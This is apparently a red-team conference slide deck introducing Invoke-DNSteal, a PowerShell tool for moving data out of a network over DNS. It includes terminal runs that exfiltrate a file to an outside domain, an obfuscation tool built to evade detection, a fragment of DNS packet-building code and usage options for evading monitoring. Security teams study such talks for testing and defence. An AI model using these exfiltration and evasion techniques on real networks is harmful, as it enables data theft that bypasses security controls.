



DECEMBER 7-8  

---

EXCEL LONDON / UK

# Invoke-DNSSteal:

## Exfiltrating DNS information

### "Like a BOSS"

# Whoami

Joel Gámez Molina // @JoelGMSec

- › Security Consultant @ Deloitte - Red Team Operations
- › System administrator for more than 10 years
- › Ex-CTO of the Cyberguard startup (2 years)
- › Professor of Ethical Hacking, Pentesting and PowerShell
- › Speaker at national & internacional cybersecurity conferences
- › Creator and writer of the blog [darkbyte.net](https://darkbyte.net)
- › Hacking tools programmer (AutoRDPwn, Cloudtopolis, EvilnoVNC, PyShell, PSRansom..)



# Prologue

---

During Red Team exercises, there are different ways to exfiltrate sensitive information to the outside.

One of the most underrated *covert channels* is the domain name system (DNS).

Currently, a wide variety of tools exist for this purpose in different programming languages.

Unlike all other legitime channels, most firewalls allow DNS traffic.




# History

---

- › A customer requests to check the security of its DNS anti-exfiltration system
- › The tests should cover the whole protocol spectrum (TCP/UDP)
- › The origin of the connection would be made from a secure environment (Citrix)
- › An intermediate firewall will filtrate all outbound connections
- › All security measures will be enabled (DLP, EDR, etc)
- › All possible DNS records would be used (A, TXT, SOA, MX..)

# Laboratory





# Public DNS



dnspwn.tk ▼

### Gestión de DNS para dnspwn.tk

[+ Agregar registro](#)

Tipo	Nombre	Contenido
A	dnspwn.tk	
A	ns1	
A	www	
NS	c2	ns1

**Servidores de nombres de Cloudflare**  
Para usar Cloudflare, asegúrese de que se hayan configurado los servidores de nombre asignados de Cloudflare.



Un nombre para todo el mundo

Services ▼ Partners ▼ Acerca Freenom ▼ Support ▼ [Registrarse](#) [Español ▼](#)

[Comprobar disponibilidad](#)

1 dominio en el carro [Finalizar la compra](#)

Consiga uno de estos dominios. Son gratis!

dnspwn .tk	• GRATIS	EUR 0. <sup>00</sup>	✓ Selected
dnspwn .ml	• GRATIS	EUR 0. <sup>00</sup>	Consígalo ahora!





# PoC Tools

---

- <https://github.com/iagox86/dnscat2>
- <https://github.com/Arno0x/DNSExfiltrator>
- <https://github.com/IncideDigital/Mistica>
- <https://github.com/cpl/exodus>
- <https://github.com/1N3/PowerExfil>
- <https://github.com/ytisf/PyExfil>



# Comparison

## DNSSCat2

- Good for receiving a reverse shell
- Default encrypted communication (SHA3)
- Ability to receive files and create tunnels
- High flexibility (time between queries, key, query type, port)

## DNSExfiltrator

- Good for sending files over DNS
- Default encrypted communication (RC4)
- Can only be used for sending and receiving files
- Quite flexible (time between queries, key, encryption)

## Mística

- Good for port forwarding through DNS
- Encrypted communication by default (RC4)
- Possibility to receive files and command & control
- Lots of flexibility (key, query type, port)

# Next Try

```
Terminal
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda
✓ root ~/Tools/Invoke-Stealth echo "echo pwned" > script.ps1
✓ root ~/Tools/Invoke-Stealth pwsh Invoke-Stealth.ps1 script.ps1 -technique Chimera

Invoke-Stealth

----- by @JoelGMSec -----

[+] Loading Chimera and doing some obfuscation.. [OK]
[+] Loading BetterXencrypt and doing some encryption with 22 iterations.. [OK]
[+] Loading PyFuscation and doing more obfuscation.. [OK]
[!] PSObfuscation will not load due to problems with another modules..
[+] Encoding with base64 and reverse it to avoid detections.. [OK]
[+] Done!

✓ root ~/Tools/Invoke-Stealth pwsh script.ps1
pwned
```



root ~/Tools/Invoke-Stealth powershell Invoke-Stealth.ps1 -help

# INVOKESTEALTH

----- by @JoelGMSec -----

**Info:** This tool helps you to automate the obfuscation process of any script written in PowerShell with different techniques

**Usage:** `.\Invoke-Stealth.ps1 script.ps1 -technique Chimera`  
- You can use as single or separated by commas -

**Techniques:**

- **Chimera:** Substitute strings and concatenate variables
- **BetterXencrypt:** Compresses and encrypts with random iterations
- **PyFuscation:** Obfuscate functions, variables and parameters
- **PSObfuscation:** Convert content to bytes and compress with Gzip
- **ReverseB64:** Encode with base64 and reverse it to avoid detections
- **All:** Sequentially executes all techniques described above

**Warning:** The output script will exponentially multiply the original size  
Chimera & PyFuscation need dependencies to work properly in Windows

# Next Try

```
Windows PowerShell
Copyright (C) Microsoft Corporation
Prueba la nueva tecnología PowerShell

PS C:\Users\Joel> nslookup
Servidor:      Unknown
Address:       10.10.10.10

Respuesta no autoritativa:
Nombre  sinkhole.firewallm
Adress: 72.5.65.111
Aliases c2.dnsteal.tk

Windows PowerShell
PS C:\Users\Joel> Invoke-DNSExfiltrator -i .\test.txt -d fake.doma.in -p password
68.204.128 -h cloudflare
[*] Using DNS over HTTP for name resolution.
[*] Working with DNS server [192.168.204.128]
[*] Compressing (ZIP) the [.\test.txt] file in memory
[*] Encrypting the ZIP file with password [password]
[*] Encoding the data with Base32
[*] Total size of data to be transmitted: [208] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
[+] Number of chunks: [1]
[*] Sending 'init' request
```

# Do it yourself

- › Lightweight, high compatibility and with as few dependencies as possible
- › Preferably use native system functions like nslookup
- › Support for DNS on both UDP and TCP
- › Customisable query length to control overall size
- › Randomised timeouts to avoid behavioural detections
- › Possible evasion techniques using random elements



# Do it yourself

```
def request(self, ip):
    if self.datatxt:
        packet=''

        if "-udp" in mode:
            packet+=self.data[:2] + "\x81\x80"
            packet+=self.data[4:6] + self.data[4:6] + '\x00\x00\x00\x00'
            packet+=self.data[12:]
            packet+='\xc0\x0c'
            packet+='\x00\x01\x00\x01\x00\x00\x00\x00\x3c\x00\x04'

        if "-tcp" in mode:
            hexdata= ord(self.data[1]) + 0x10
            packet+=self.data[0] + chr(hexdata)
            packet+="\x00\x01\x85\x80\x00\x01\x00\x01"
            packet+=self.data[10:]
            packet+='\xc0\x0c'
            packet+='\x00\x01\x00\x01\x00\x00\x00\x00\x00\x04'

        packet+=str.join(',',[chr(int(x)) for x in ip.split('.')])
    return packet
```





PS C:\Windows\System32\Pwned> .\Invoke-DNSteal.ps1 -h

# INVOKE-DNSTEAL

----- by @JoelGMSec -----

**Info:** This tool helps you to exfiltrate data through DNS protocol and lets you control the size of queries using random delay

**Usage:** `.\Invoke-DNSteal.ps1 -t target -p payload -l lenght  
-s server -tcponly true/false -min 3000 -max 5000`

**Parameters:**

- **Target:** Domain target to exfiltrate data
- **Payload:** Payload to send over DNS chunks
- **Lenght:** Lenght of payload to control data size
- **Server:** Custom server to resolve DNS queries
- **TcpOnly:** Set TcpOnly to true or false
- **Delay Min:** Min delay time to do a query in ms
- **Delay Max:** Max delay time to do a query in ms
- **Random:** Use random domain name to avoid detection

**Warning:** The lenght (payload size) must be between 4 and 240  
The process time will increase depending on data size

# Things to do

- › Improve the payload compression system
- › Encrypt information by default (RC4, AES)
- › Use additional records (TXT, SOA, NS..)
- › Support for sock tunnelling and port forwarding
- › Command & Control via PowerShell
- › Linux client and Python 3 support



Thank you!  
questions?



@Joel6MSec